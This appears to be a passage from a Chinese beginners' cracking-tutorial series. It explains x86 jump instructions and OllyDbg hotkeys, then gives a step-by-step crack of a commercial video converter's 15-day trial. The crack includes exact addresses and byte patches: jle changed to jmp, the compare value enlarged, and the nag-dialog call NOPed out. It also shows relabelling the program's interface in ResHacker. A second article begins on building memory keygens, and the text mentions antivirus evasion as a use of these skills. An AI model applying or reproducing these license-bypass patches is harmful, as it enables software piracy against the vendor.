> CALL　过程调用指令，许多文子一看到调用两个字就发紧，其实没什么，可以简单的理解成当程序遇到这个指令时，先去执行这条指令后面所跟的地址处的指令，执行完毕后根据一些条件，继续回来运行下面的指令；
>
> RET/RETF　过程调用返回指令，过程调用总要回来继续执行下面的代码，靠什么才能知道什么时候回来呢，就靠这个指令；
>
> JA/JNBE/JG/JNLE　大于时转移，两个值比较，如果前面的值大于后面的，程序就跳转到后面跟的地址处继续执行；
>
> JAE/JNB/JGE/JNL　大于等于时转移；
>
> JB/JNAE/JL/JNGE　小于时转移；
>
> JBE/JNA/JLE/JNG　小于等于时转移；
>
> JE/JZ　等于时转移；
>
> JNE/JNZ　不等于时转移。

先掌握这么多，其实转移指令还不止上面这些，比如还有进位时转移JC，无进位时转移JNC等等，上面的这些指令不是随便用的，也是在一些条件下用的，再介绍几个Olldbg中常用的快捷键：

> F2　在光标当前指向的指令上下断点，这样OD在程序运行到这里时就会拦截下程序，方便我们分析程序；
>
> F4　程序运行到当前光标所指向的指令；
>
> F7　单句执行程序的指令，当遇到Call时跟进到Call里继续执行；
>
> F8　单句执行指令，当遇到Call时执行完Call里的内容再回来；
>
> F9　运行程序；
>
> Ctrl+F2　重新载入程序；
>
> Ctrl+G　到某一地址指向。

同样OD的快捷键也不止这么多，再说一下软件破解的一般过程，就是查壳、脱壳、破解。熟练的掌握这些对小菜们制作免杀、破解软件都非常有用。当然上面所介绍的这些在我们今天的破解过程中也不是一定都能用到。

现在开始破解，安装TVC后会安装一个转换器和一个播放器。运行转换器，弹出了如图1所示的对话框（我们称这个窗口为NAG窗口，可以译为烦人的窗口）。简单解释一下上面的英文，大致是说这个软件不是免费软件，需要付费45.95美元，不付费的话只能使用15天。关闭这个窗口后，就会出现程序的主界面了。那软件是凭什么知道是否超过15天的呢？我们关掉软件，将系统时间改到15天之后，再来启动这个软件看会出现什么情况？叉子：还是那个界面啊！把那个界面关了后又会怎么样呢？程序界面没有出面，却出现了如图2所示的对话框，提示说：这个软件只能试用15天，请注册。但是如果我们在安装完后不运行软件，而是直接更改系统时间到15天后，再来运行软件，软件还是可以正常运行的。这就说明，这个程序大概是读取当前系统时间，再和程序文件的第一次运行时间做对比，如果大于15的话就要用户注册。




图1

知道了判断的过程，我们就来破解它吧。将对话框关了，把系统时间改回来。使用Peid载入主程序tvc.exe，发现程序没有加壳，是使用VC++编写的，这样就免去了我们脱壳的步骤了。使用OD载入TVC.exe，先说一下我们要找的东西，就是几个关键的转移指令。一般像这类比较时间的软件，就是在弹出软件要注册的对话框之前的一个Call中来比较时间，然




图2




图3

```
15天前.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
00407D6E  . /0F85 EC000000 jnz    00407E60  实现
00407E82  . /0F85 15010000 jnz    00407F9D  实现
00407F9F  . /75 0E         jnz    short 00407FAF  实现
00407FB2  . /75 0E         jnz    short 00407FC2  实现
00407FC5  . /75 0E         jnz    short 00407FD5  实现
00407FD8  . /75 0E         jnz    short 00407FE8  实现
00407FE8   ^\0F8E A8FEFFFF jle    00407E96  实现
```

图 4

```
15天后.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
00407D6E  . /0F85 EC000000 jnz    00407E60  实现
00407E82  . /0F85 15010000 jnz    00407F9D  实现
00407F9F  . /75 0E         jnz    short 00407FAF  实现
00407FB2  . /75 0E         jnz    short 00407FC2  实现
00407FC5  . /75 0E         jnz    short 00407FD5  实现
00407FD8  . /75 0E         jnz    short 00407FE8  实现
00407FE8   ^\0F8E A8FEFFFF jle    00407E96  未实现
```

图 5

```
00407FC9  .  6A 00        push   0
00407FCB  .  68 746E4C00  push   004C6E74
00407FD0  .^ E9 BCFEFFFF  jmp    00407E91
00407FD5  >  83FA 0F      cmp    edx, 0F
00407FD8  .~ 75 0E        jnz    short 00407FE8
00407FDA  .  6A 00        push   0
00407FDC  .  6A 00        push   0
00407FDE  .  68 5C6E4C00  push   004C6E5C
00407FE3  .^ E9 A9FEFFFF  jmp    00407E91
00407FE8   ^ 0F8E A8FEFFFF jle   00407E96
00407FEE  .  6A 00        push   0
00407FF0  .  6A 00        push   0
00407FF2  .  68 206E4C00  push   004C6E20

汇编于此处: 00407...
jmp 00407E96
☑ 使用 NOP 填充
```

图 6

后一个类似JA的转移指令转移到程序界面或要求注册的对话框，基本流程如图3所示。我们要找的就是这个Call和之后的转移指令，在OD中按F8，直到运行一个Call后弹出了图1的界面，关掉后出现程序的主界面为止。不要关掉出现的程序主界面，回到OD中，光标就停在我们要找的第一个Call指令上。在这句上按F2下断点，然后重新载入程序，按F9运行。我这里第一个Call是"00468A3D"，程序运行到了这个Call被OD拦截了下来，这回按F7跟进Call里去，然后再按F8单句执行，直到下一个弹出对话框的Call，再重复以上步骤。

当我们来到地址"73D3CF71"这个Call里面的"00407D66"时，又一次出现了图1的框，但是我们关掉它后没有像之前的那些Call一样出现程序的主界面。继续按F8到"00407F34"时，程序的主界面终于出来了。这说明地址"73D3CF71"处的这个Call就有可能是我们要找的最后的Call。现在我们就用对比法验证我们的想法，重新载入程序，运行到"00407D66"时开始记录其后的在程序主界面出现之前的每一个类似JMP的转移指令是否转移了，我的记录如图4所示。现在把系统时间改为15天后，重新载入程序，还是记录这个Call中所有类似的指令转移情况，记录的如图5所示，然后再运行就会出现要求注册的对话框了。仔细查看图4和图5，看出什么不同了吗？对的，就是地址"00407FE8"这句在15天前是转移的了，可是15天后就不转移了，难道这就是我们要找的关键指令吗？为了验证我们的想法，在其上点右键，汇编，将指令**jle 00407E96**改为**jmp 00407E96**，就是无论如何这个转移也会实现，如图6。右键复制到可执行文件，所有修改，全部复制。在新出现的窗口中点右键，保存文件，给文件起个名，点保存。现在还不要改回系统时间，运行刚才改完的TVC，关掉NAG窗口后程序的主界面出现了，再试一下转换的各种功能，全部正常，我们的破解成功了！

其实，大家要是明白指令的意思的话，可以从上图中看出来，程序运行到地址"00407FD5"时就是一句比较指令**cmp edx, 0F**（**CMP，compare**）。将edx中的值和十六进制的0F（正好是十进制的15比较），之后一句不相等就跳转，跳到我们改的那句指令上，如果edx中的值小于或等于0F就实现跳转，出现程序主界面，大于就不实现，出现要求注册的对话框。这说明寄存器edx（不懂的朋友可以把寄存器当成是程序运行时存放各种值和参数的盒子）中的值很可能就是程序将第一次运行时间与当前系统时间比较后的差，所以我们也可以把地址"00407FD8"这句改为**JMP 00407E96**，或将地址"00407FD8"这句的指令向下移，把地址"00407FD5"那句的0F改为一个更大的值，例如更改为如图7所示的样子。事实证明，我们对edx的假设正确，破解当然也就成功了。不过这样一来，时间超过你改的值时，软件还是会要求注册的。

```
00407FD0  .^ E9 BCFEFFFF  jmp    00407E91
00407FD5     81FA 2143658 cmp    edx, 87654321
00407FDB     90           nop
00407FDC     90           nop
00407FDD     90           nop
00407FDE     90           nop
00407FDF     90           nop
00407FE0     90           nop
00407FE1     90           nop
00407FE2     90           nop
00407FE3     90           nop
00407FE4     90           nop
00407FE5   ~ 75 01        jnz    short 00407FE8
00407FE7     90           nop
00407FE8   ^ 0F8E A8FEFFFF jle   00407E96
```

图 7

可能有的小菜要问了：如果edx中的值等于0F时程序跳到那里去了呢？其实只是跳到一个提醒用户你还有0天的试用期的




图 8

对话框那里去了，对话框弹出后还是会回到出现程序的主界面的。当然，还有其它的破解方法，这就留给各位小菜继续去想吧，就当作是作业了！

现在我们来汉化它，使用ResHacker载入我们破解后的TVC，点其资源树下的Dialog资源，展开的就是要汉化的各个界面了。给大家个例子，我们可以参照着这个例子来自己汉化，汉化相对来说还是比较简单的。我们来汉化主界面上的几个按钮，点Dialog下的102下的1033，就会看到我们要汉化的程序界面了，在要汉化的按钮上点右键，编辑控件，弹出的对话里的标题项就是按钮上显示的文字了。其原文字为“New task”，我们将其改为“新任务”，点确定，再点编译脚本，保存一下，如图8。这样我们再运行TVC就会看到那个按钮已经被汉化了，其它的按键和标题就留给小菜们去汉化了，当然大家也可以把NAG窗口里的文字改为你的广告宣传语什么的。不过要是觉的那个NAG窗口很烦人，只要把地址“00407D66”的那句“call <jmp.&MFC42.#2514_CDialog::DoModal>”NOP掉就行了。这句是调用了一个弹出对话框的函数来弹出NAG窗口的。方法是在这句上点右键，二进制，用NOP填充。对于指令NOP，我们可以理解为什么都不做。

文章就到这里了，最后给小菜们留个作业，想出更多的破解方法，小菜一定要完成啊！（本文所涉及到的破解和汉化录像、Olldbg、ResHacker已收录到光盘中）

从零开始学破解之（二十五）
探索隐藏的字符串

Talent Feng

在上期杂志中小菜们学习了如何制作一个简单的内存注册机，虽然是最简单的一种注册机，但是对我们来说已经是一个不小的突破了。回想一下制作注册机的过程，可以很明显的看出在前期对软件的分析过程是非常重要的，我们要通过分析软件具体的注册验证过程来定位出注册码出现的位置，只有定位出了注册码出现的位置，我们才有可能成功的制作出注册机。所以说，准确的分析是最为关键的步骤。

在具体制作注册机的过程中虽然Keymake为我们大大简化了制作过程，但是小菜们依然要仔细的填写其中的每个信息。因为内存注册机的基本原理就是根据我们所填写的内容在内存中寻找相应的位置以及其中对应的信息，如果我们在填写信息的过程中出现了错误，那么制作出的注册机就没有办法找到正确的内存地址，就更不要说找到正确的注册码了。

